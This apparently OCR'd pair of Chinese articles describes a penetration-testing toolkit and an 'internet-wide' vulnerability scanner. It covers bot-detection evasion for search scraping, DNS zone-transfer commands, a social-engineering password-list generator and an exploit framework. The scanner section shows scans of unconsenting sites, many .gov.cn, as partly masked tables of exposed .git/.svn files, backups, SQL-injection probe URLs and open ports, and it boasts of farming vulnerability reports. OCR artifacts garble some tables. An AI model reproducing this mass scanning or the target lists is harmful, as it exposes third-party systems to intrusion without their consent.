
1、http 返回中的 header 信息。例如 Server: nginx 表示后端使用的是 nginx 服务器

2、返回 html 中的信息。例如很多开源 CMS 会有一个 Powered by xxxx 的字段

3、特殊 url 路径。每种 CMS 都会有一些特殊 url 路径，通过访问这些路径可以确定是否是相关的 CMS


4、robots 文件信息。

例如，我们向目标 web 服务器发送一个 GET 请求，收到了如下信息：



那么我们可以通过返回的 http headers 中的 Server 字段推断出，被测试的 web 站点是搭建在 windows 操作系统上，并且服务器是 IIS8.5，而且进一步我们可以猜测 web 后端可能会使用 ASP/ASP.net/C# 来构建应用。

将这些维度的信息总结、提炼、格式化就形成了 web 的指纹数据库。pentestdb 中的指纹“数据库”使用 yaml 格式来编写，可以参考 app_fingerprint.yaml 这个文件。这里简单举例



以上是 PHPWind 的指纹信息定义，其中：

1、cats 表示该指纹信息的分类，pentestdb 中的其他类别有 OS/Sever/Language/Middleware

2、implies 表示推测的信息，例如 PHPWind 显然可以推断出后端使用了 PHP 作为编程语言

3、matches 是真正的指纹定义。这里有 html/requests/robots 三种方式，html 是正则的定义，用于通过正则表达式在返回的 HTML 中匹配模式；requests 是特殊 URL 的匹配定义， robots 是匹配 robots.txt 文件的模式；另外还有 headers 定义这里没有看到，同样也是使用正则匹配 http headers 中的字段

另外， pentestdb 中其实还有一个 CMS 识别的小模块，其原理和这里的 requests 匹配类似，通过特殊 URL 来匹配，只是规则稍微复杂一些，可参考

cms_fingerprint.yaml 这个文件。

当然可以利用的指纹特征不仅仅有这些，例如不同 web 服务器返回的 headers 中各个字段的顺序是不同的，通过这些顺序也可以猜测到目标的信息。关于这方面的内容可参考 OWASP OTG-INFO-002

https://www.owasp.org/index.php/Fingerprint_Web_Server_(OTG-INFO-002)

不过在多数场合下以上的数据都是够用的。

在定义了指纹之后，就可以编写业务逻辑，只需要一个 http 客户端 requests，然后用 if-esle 实现逻辑代码即可。具体实现可参考 service.py 这个文件。

前文中提到了， pentestdb 最初是一个渗透测试的数据、资源集合，这里也可以看到，这些 yaml 配置文件本身也是很好的记录知识、经验的方法，在研究了某些 CMS 之后完全可以将研究的结果随手添加到 yaml 配置中，这样既记录了知识，又完善了自动化工具。

对 web 指纹识别感兴趣的也可以参考 wappalyzer 这个项目，项目地址：

https://www.wappalyzer.com

该项目提供了一个浏览器插件，在访问网站的时候可以直接显示网站的一些组成信息，非常方便，pentestdb 的指纹格式设计就是参考了该项目。

2 google hacking

google hacking 是一种常见的前期信息收集工具，可以完成子域名收集、敏感文件收集等，当然 google hacking 本身也是一种在互联网上寻找测试对象的好方法。

pentestdb 引入了专门的模块做 google hacking ，语法和 google hacking 的常用语法完全一样，关于 google hacking 语法方面的资料互联网上有很多，可参考 GHDB

https://www.exploit-db.com/google-hacking-database/

本文不再详细介绍。

在 pentestdb 中引入 google hacking 是因为在很多自动化工具中，我们需要直接获取到一个 URL 列表，例如 pentestdb 的 exploit、url 爆破模块都可以直接输入一个 URL 列表进行批量的测试，而是用浏览器是无法实现这些的。

google hacking 模块实现了 bing/google/baidu 三个 SearchEngine ，同时作为一个基础模块（要为子域名爆破服务）提供了 Query 类作为入口方便调用，相关实现可参考 searchengine.py 。

在 google hacking 的实现中最麻烦的地方在于，目前的搜索引擎都有 机器人识别程序 ，使用脚本进行批量搜索的时候如果不做一些处理，很容易被机器人识别程序发现，并进行“阻断”。

笔者并没有深入研究过几个搜索引擎的机器人识别程序， pentestdb 中使用的 bypass 机器人方法是基于常用的机器人识别算法开发的，实际使用效果不错。机器人识别程序一般通过以下几个特征判别是否是机器人

1、user-agent。爬虫、框架都有“专属”的 user-agent 和浏览器明显不同，例如 python requests 框架的 user-agent 为 python-requests

2、通过同一源的访问频率。如果同一个源地址频繁的访问，则会认为是机器人。注意这里的源，包含源 IP:port/session 等信息。

搜索引擎在发现机器人后，常见的处理方式是发送“挑战页面”，而不是直接断开连接，挑战页面需要人输入验证码从而最终判定是否为机器人程序。

因此，bypass 机器人识别的关键在于： 让搜索引擎觉得工具的的搜索请求来自于不同的、合法的客户端。

在 pentestdb 中使用三种方式来 bypass 机器人识别。

1、修改 user-agent 。 pentestdb 会读取常见浏览器的 user-agent ，然后随机挑选一个来使用

2、随机延时。 pentestdb 在两个相邻 http 请求之间会随机延时 1 到 3 秒时间。

3、添加随机的 X-Forward-For 头部。 搜索引擎可能会通过 X-Forward-For 来获取“真实的”源 IP 地址，不过该字段是否有意义尚待考证，因为目前至少在国内作为家庭用户一般都是通过 NAT 到运营商网络，所以很多

人的源 IP 是一致的，搜索引擎在机器人识别的时候不大可能仅仅通过源 IP 来进行判断。

4、去掉 cookie 头。在 pentestdb 提交查询的时候是不携带 cookie 的，这样搜索引擎无法通过同一个 cookie 来判断是否来自相同的客户端。

3 子域名爆破

当 web 渗透测试的对象是一个较大规模的对象的时候，一般正面突破的可能性比较小，例如一个公司，它的官网一定是防护最严格的地方，这时候我们要考虑旁注，公司一般有一些子域名的网站，不会经常用，从而防护较弱，例如公司一般都有论坛、考试之类的子域名网站，往往更具有价值。因此在 web 渗透测试前期工作中识别出子域名是非常重要的。

在 web 渗透测试中，常见的子域名获取方式有：

1、通过域传送漏洞。如果目标存在域传送漏洞，则可以一劳永逸的获取所有子域名。

2、通过 google hacking。

3、通过字典爆破。

4、通过 C 段，然后通过 IP 地址反查。不过支持 IP 地址反查的 DNS 比较少。

pentestdb 实现了前三种方式。

DNS 域传送

DNS 服务在部署的时候，为了稳定性，一般会采用主备的模式，而备服务器同步主服务器的信息通过 AXLR 协议，在有的情况下，由于运维人员的错误配置会允许任何源（比如我们自己的电脑）通过 AXLR 访问 DNS 服务器，这就是“域传送漏洞”的原理，一般在手工探测的时候我们会使用：

host -t ns domain; 查询 ns 记录获取 DNS Server，然后：host -l domain server,

dig NS domain; 查询 ns 记录获取 DNS Server，然后：dig axlr domain @server,

在 python 当然有 DNS 相关的库， pentestdb 中使用 dnspython 这个

库实现 DNS AXLR 查询，可参考 dnsparse.py 文件。

google hacking

子域名查询的另外一种常用的方式就是 google hacking 一般我们通过下面的语法进行查询

site:xxx.com -site:www.xxx.com

pentestdb 中会调用 google hacking 模块进行处理，并返回子域名列表

域名字典爆破

pentestdb 的 dns 目录下收集整理了一些常用的子域名字典文件，工具会基于这些字典文件进行爆破。这里需要注意的是，不要忘了顶级域名的爆破，因为有的网站会有多个顶级域名。例如

xxx.com ==> xxx.cc xxx.xin xxx.info

4 编解码

编解码是非常考验安全人员基本功的的知识，在渗透测试中有广泛的应用，尤其是在 bypass 各种安全机制、安全产品中编解码都起到了重要作用。

web 渗透测试中我们经常使用 firefox+hackbar 或者 burpsuite 来完成编解码，但笔者使用的过程中还是会遇到一些不尽人意的地方，所以自己开发了编解码的工具。

pentestdb 中涉及编解码的有 encode/decode/code 三个子命令，前两者类似有 hackbar，后者用来对文件进行编解码。

为了便于理解，本文将编解码分为“非 ASCII 编解码”和“特殊编解码”。

非 ASCII 编解码

由于 ASCII 只能表示非常有限的字符集，因此对于“非英文”字符无法表示，比如中文，因此有

1、中文专用编码。例如，简体中文的 GB2312/GBK (GBK 是 GB2312 的扩展集，是目前最常用的，中文 windows 的默认编码)，繁体中文的 BIG5

2、Unicode 系列编码。和 GBK 不同的是 Unicode 系列的编码是全球通

用的，包含绝大多数语言，常见的有 UTF8/UTF16/UTF32/UTF7

这里需要区分 Unicode 和 UTFxx。 Unicode 只是一个码表，为了便于理解可以将其看作和计算机无关的数学映射，一个自然数对应一个字符，而为了将这个映射实现到计算机中就需要一个“转换格式”，这个就是 UTF(Unicode Transformation Format) 。

最初的 Unicode 码表长度是小于 65536 的，因此最直观的一种转换方式就是使用 2 个字节表示，这种编码就是 UTF16。因此有时候 Unicode 和 UTFxx 会有一些概念混淆，例如 windows 记事本中的 Unicode 格式其实是 UTF16 格式。

在 python 中实现非 ASCII 编解码是非常简单的事情， python 的标准库里面实现了全世界几乎所有的编解码方式，使用方式非常简单

"some string".decode("utf8") # 将字符串(str 类型)按照 utf8 格式进行解码，返回 unicode 类型字符串

u"一些字符串".encode("gbk") # 将字符串(unicode 类型)按照 gbk 格式进行编码，返回 str 类型字符串

注意这里的 unicode 是 python 内部的一种 Unicode 的数据格式，并非上文的 Unicode 码表。

有时候，我们可能不知道某个字符串的编码格式，需要对编码格式进行猜解，此时可以使用 chardet 这个 python 库。

chardet.detect("some string") ==> {'confidence': 1.0, 'encoding': 'ascii'}

chardet.detect(u"中华人民共和国".encode("gbk")) ==> {'confidence': 0.99, 'encoding': 'GB2312'}

chardet 只能获取到一个概率结果，一般在文本较长的时候才能获取较准确的结果

特殊编解码

我们常见的”特殊编解码“有 url 编码、html 编码、base64、php-chr、8 进制、16 进制等等。

这些编码经常和”非 ascii 编解码“混合在一起，例如 URL 中包含中文的情况，在 firefox 中会先进行 UTF8 编码，然后再使用 URL 编码。

pentestdb 中支持同时制定两种编码方式来进行编解码，而这个是很多其他工具不具备的。

5 其他模块

pentestdb 还有社会化密码生成模块、exploit 模块、C 段扫描模块在此做简单介绍。

社会化密码生成模块

渗透测试的时候我们经常需要去做密码猜解，在猜解的时候获取的信息越多越好，这些信息包括但不限于如下：

爱 QQ

根据这些信息使用一定的模式来生成弱口令字典，猜解正确率会高很多。而这其中最关键的就是 模式 ，例如 XXX520、zhangsan@1111 是将人名加上一些前后缀的修饰。pentestdb 中使用了简单的模式来根据这些信息生成密码字典。

pentestdb 中定义了一些常用的前后缀，例如：

1、常用密码关键数字

_numList = ['123456', '123123', ...]

2、常用前缀列表

_prefixList = ['a','qq','yy','aa','abc', ...]

3、常用密码

_commonPasswd = ['123456', 'a123456', ...]

4、和 partner 混合的常用前缀列表

partnerPrefixList = ['520','5201314','1314','iloveu', ...]

5、和 domian，company 组合的前缀列表

domainPrefixList = ['admin','root','manager', ...]

然后将这些列表和获取的社工信息组合在一起，组合的方式为加前缀、后缀，加分隔符，于是就生成了一份密码文件列表。

exploit 模块

pentestdb 中内置了一个小微的 exploit 框架，其接口参考了知道创宇的 pocsuite

https://github.com/knownsec/Pocsuite

可以基于此框架编写一些 exploit，此框架主要的构成如下：

exploit(包含关于漏洞描述信息) <===> exploit 数据库 <===> exploit 控制器

每个 exploit 都必须填写一些“元信息”，例如：

而这些 元信息 都会存入 sqlite 数据库，在使用的时候 exploit 控制器 可以通过这些 元信息 来过从而滤获得想要的 exploit。这样设计可以提高灵活性，例如现在要对某个 discuz 做测试，可以通过 appName:discuz 找到所有 discuz 的漏洞然后批量验证目标站点是否有这些漏洞。

exploit 模块是一个小微框架，松散结构的，其核心还是提供了方便的过滤方法及组织、格式化 exploit 编写，因此 exploit 并没有提供 payload 生成、多种类型客户端。这也符合 pentestdb 的设计初衷，重点在于组织、归档资源信息。

C 段扫描

pentestdb 的 C 段扫描模块实现得很简单，因为笔者精力有限，只是简单

得调用了 Nmap 做扫描。

对于 C 段扫描任务，python 中有一个框架 scapy

https://github.com/secdev/scapy

非常适合做此类任务，此框架将常见的网络协议封装成一个个使用起来非常简单直观的类，并且使用中缀语法来构建不同的协议对象，使得协议层面的操作变得非常简单，可以方便得实现很多功能，包括 Nmap/arping/tcpdump/netcat 等等。例如，可以用以下两行代码来进行 ping 操作：

```
p = IP(dst="1.1.1.1")/ICMP()
r = sr1(p)
```

如果想实现比较复杂的扫描工具，则可以使用 scapy 来实现

6 总结

通过 pentestdb 的介绍可以看到，实现一个安全工具并不是很困难的事情，尤其是使用 python 这样的包含大量第三方库的高级语言，在了解目标需求后可以很快得实现一个定制化的小工具。

这些根据需求定制的安全工具往往也是对安全人员自己来说最“好用”的工具，笔者自己开发的这些工具都在自己的业余和公司工作中发挥了重要的作用，并且提供了非常有价值的代码积累。

打造一款自动扫描全网漏洞的扫描器

原创： langzi 信安之路 2018-04-04

在渗透测试中，扫描器必不可少，毕竟目标很多，需要检测点也很多，不可能全部手工搞定的，所以很多渗透者都有自己的自动化工具或者脚本，这里就为大家分享一款由我自己开发的一个自动化全网漏洞扫描工具。

扫描原理

由 Python+Mysql 打造的扫描器，主要目的是实现自动化采集网站，扫描网站的常规性漏洞。希望做到挂机就能实现自动化发掘敏感情报，亦或是发现网站的漏洞或者隐藏可利用的漏洞

软件工程的核心功能就必须满足以下的需求。

1、能无限爬行采集互联网上存活的网址链接

2、能对采集到的链接进行是否存活扫描验证

3、Mysql 数据库和服务器的负载均衡处理

漏洞的扫描验证功能。

1、备份文件扫描功能

2、SVN/GIT/源码泄漏扫描功能，其中包括 webinfo 信息扫描

3、编辑器漏洞扫描功能


4、SQL 注入漏洞的自动检测功能

5、使用 Struts2 框架的网站验证功能(居心叵测)

6、扫描网站 IP 并且扫描危险端口功能

7、CMS 类型识别(主要功能)

软件流程



结果展示

如图展示的都是挂机扫描到的备份文件，敏感信息泄漏，注入，cms 类型识别，st2 框架，端口开放等等，挂机刷洞，基本上只要漏洞报告写得详细一点，勤快多写点，都可以通过审核，要刷洞小意思，刷排名之类的都不在话下。


714	http:/	om/.git/config	git	2018-03-31 13:14:33
715	http://	h.org.cn/.git/config	git	2018-03-31 15:46:23
716	http://v	.com/2.rar	3627233	2018-03-31 15:51:39
717	http://h	pa.cn/web.rar	249398035369	2018-03-31 16:06:59
718	http://c	.com/.svn/entries	svn	2018-03-31 16:52:54
719	http://w	l.com/gengd.com.rar	3437264907	2018-03-31 17:52:28
720	http://w	m/fanwenz.rar	439673757	2018-03-31 17:52:39
721	http://hz	web.rar	249398035369	2018-03-31 17:59:40
722	http://ttzs	an.com/.svn/entries	svn	2018-03-31 18:35:53
723	http://dov	aoyan.com/.git/config	git	2018-03-31 19:26:23
724	http://www	m/WEB-INF/web.xml	WEB-INF/web.xml	2018-03-31 19:44:13

990	http:// an.gov.cn	http://jne ontrol.js	大汉JCMS	2018-03-29 10:08:28
991	http://w yjszb.com	http://www ack/temp/test.txt	diguoCMS帝国	2018-03-29 10:13:40
992	http://v child.com	robots.txt	EmpireCMS	2018-03-29 10:17:08
993	http:// edu.gov.cn	http://www.w	大汉JCMS	2018-03-29 10:29:10
994	http: om	robots.txt	Discuz	2018-03-29 10:38:57
995	http: m	h com/Inc/N asp	southidc	2018-03-29 10:42:45
996	http: t.gov.cn	zcms	ZCMS	2018-03-29 10:43:04
997	http: ov.cn	http://zwfw ipt/pa ontrol.js	大汉JCMS	2018-03-29 10:46:35
998	http: j.gov.cn	/e/images co	PageAdmin	2018-03-29 11:02:20
999	http: s.cn	htt /defau opic.jpg	qibosoft	2018-03-29 11:41:19
1000	http: dzj.gov.cn	jhtml	RCMS	2018-03-29 12:06:38

1	http: tml/db/ewebeditor.asp	2018-03-13 22:42:09
2	htt n/db/ewebeditor.asa	2018-03-13 22:42:09
3	h /db/ewebeditor.asp	2018-03-13 22:42:10
4	http://www. n/admin/ewebeditor/admin_login.asp	2018-03-13 22:42:10
5	http://www n/fckeditor/editor/filemanager/browser/default/browser.html	2018-03-13 22:55:07
6	http://www n/fckeditor/editor/filemanager/browser/default/browser.html	2018-03-13 22:57:44
7	http://www n/FCKeditor/editor/fckeditor.html	2018-03-13 22:57:44
8	http://ww n/fckeditor/editor/filemanager/browser/default/browser.html	2018-03-13 23:37:46
9	http://ww n/FCKeditor/editor/fckeditor.html	2018-03-13 23:37:46
10	http://ww ckeditor/editor/filemanager/browser/default/browser.html	2018-03-13 23:39:52
11	http://ww CKeditor/editor/fckeditor.html	2018-03-13 23:39:52
12	http://ww Keditor/editor/filemanager/connectors/uploadtest.html	2018-03-13 23:53:00
13	http://ww ditor/editor/fckeditor.html	2018-03-13 23:53:00
14	http://ww /FCKeditor/editor/filemanager/connectors/uploadtest.html	2018-03-14 00:20:51

986	ww 2	1 9.57	[80, 8080, 8081, 9080, 1080, 443, 7001, 9090, 81, 8080, 8081, 7001, 8089]	2018-03-14 12:57:17
987	ww .cn	61.1 .75	[80]	2018-03-14 12:59:07
988	gk	2 0.173	[80, 8080, 8081, 443, 9090, 81, 8080, 8081, 8089]	2018-03-14 12:59:18
989	jy.s m	10	[80]	2018-03-14 13:01:00
990	ww gov.cn	3 3.227	[80, 8080, 8081, 9080, 21, 443, 110, 7001, 9090, 3389, 21, 3389, 81, 8080, 8081	2018-03-14 13:01:56
991	ww .cn	179	[]	2018-03-14 13:02:55
992	ww .cn	2 .136	[80, 443]	2018-03-14 13:02:56
993	07 1.com	2 .112	[]	2018-03-14 13:03:00
994	ww c.com	2 235	[22, 22, 3306]	2018-03-14 13:03:53
995	ww .com	9 179	[80, 8080, 8081, 9080, 443, 7001, 81, 8080, 8081, 7001, 8089, 5000]	2018-03-14 13:03:57
996	ma .cn	1 .50	[80, 8080, 443, 22, 110, 22, 3306, 8080]	2018-03-14 13:04:09
997	as.b	2 .163	[80]	2018-03-14 13:07:35
998	ww om	3.133	[80]	2018-03-14 13:07:40
999	ww cn	2 .206	[80]	2018-03-14 13:07:52

1	http://www /yjjg.asp?bg=144'	Access	2018-03-13 23:08:33
2	http://www .php?tag=%B3%C9%B6%BC'	mysql	2018-03-13 23:15:51
3	http://ww bigclass.asp?id=4"	Access	2018-03-13 23:20:18
4	http://ww .asp?a=1441&c=16'	Access	2018-03-13 23:31:46
5	http://ww v.com/list.asp?fenlei=17')	Access	2018-03-13 23:59:46
6	http://w ewsinfo.php?nid=358\	mysql	2018-03-14 00:10:41
7	http://w content.asp?bg=204&id=7528'	Access	2018-03-14 00:39:51
8	http://w /Photo/ShowPhoto.asp?PhotoID=15'	Access	2018-03-14 01:36:30
9	http://lib /Page.aspx?Pageid=86'	mssql	2018-03-14 01:50:34
10	http://ww n/show.php?cid=2&id=2664'	mysql	2018-03-14 02:32:01
11	http://www. n/principal.php?lid=4'	mysql	2018-03-14 02:32:28
12	http://www.h cn/class_type.jsp?big=114&zf11id=121"	mssql	2018-03-14 02:48:18



1	ht /xxmz /On tion	2018-03-14 00:20:41
2	h .p u.cr oginUser.action	2018-03-14 00:53:27
3	h : om tion	2018-03-14 01:03:01
4	h: o action	2018-03-14 01:22:07
5	htt l /search.action	2018-03-14 02:27:50
6	http :n/search.action	2018-03-14 02:34:21
7	http adminlogin.action	2018-03-14 02:56:28
8	https VloginUser.action	2018-03-14 03:11:09
9	http:/ n/VloginUser.action	2018-03-14 03:19:07
10	http://v :om.cn/.Action	2018-03-14 03:19:43
11	https://\ g ews.action	2018-03-14 03:20:02
12	http://w dm /index2.action	2018-03-14 03:23:50
13	http://n hc m/VloginUser.action	2018-03-14 03:24:24
14	http://w m e ge.cn/VloginUser.acti	2018-03-14 03:26:58

vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02892)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02886)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02887)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02885)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02884)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02883)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02882)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02881)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02880)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02879)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02878)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02877)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02876)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02875)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02874)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02873)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02872)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02756)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02754)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02753)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012
vsupport	漏洞审核通过通知	浪子，您好，您上报的漏洞(CNVD-2018-02752)已后台审核通过，请登录个人用户中心进行查看 Copyright 2012

用户交互模式

需要使用 Mysql 数据库就无法避免数据库配置问题，首先是存储软件采集到的漏洞信息的数据库，可以自己写一张数据库的结构的语句，然后让用户自己执行这份 SQL 文件，创建好这个数据库。

其次就是数据库的连接问题，关于数据库的地址，帐号，密码等，因为每个人的环境都可能不一样，所以这一步肯定要有交互过程，那么填写数据库配置信息是直接运行软件后让用户输入数据库帐号密码还是新建一个配置文件呢？我选择了后者，新建了一个 config.ini，里面不仅仅是填写数据库配置信息，还有这个软件的核心使用功能，比如说你只想无限采集网站和扫描备份文件，那么你

可以在这个文件里面做好配置工作。

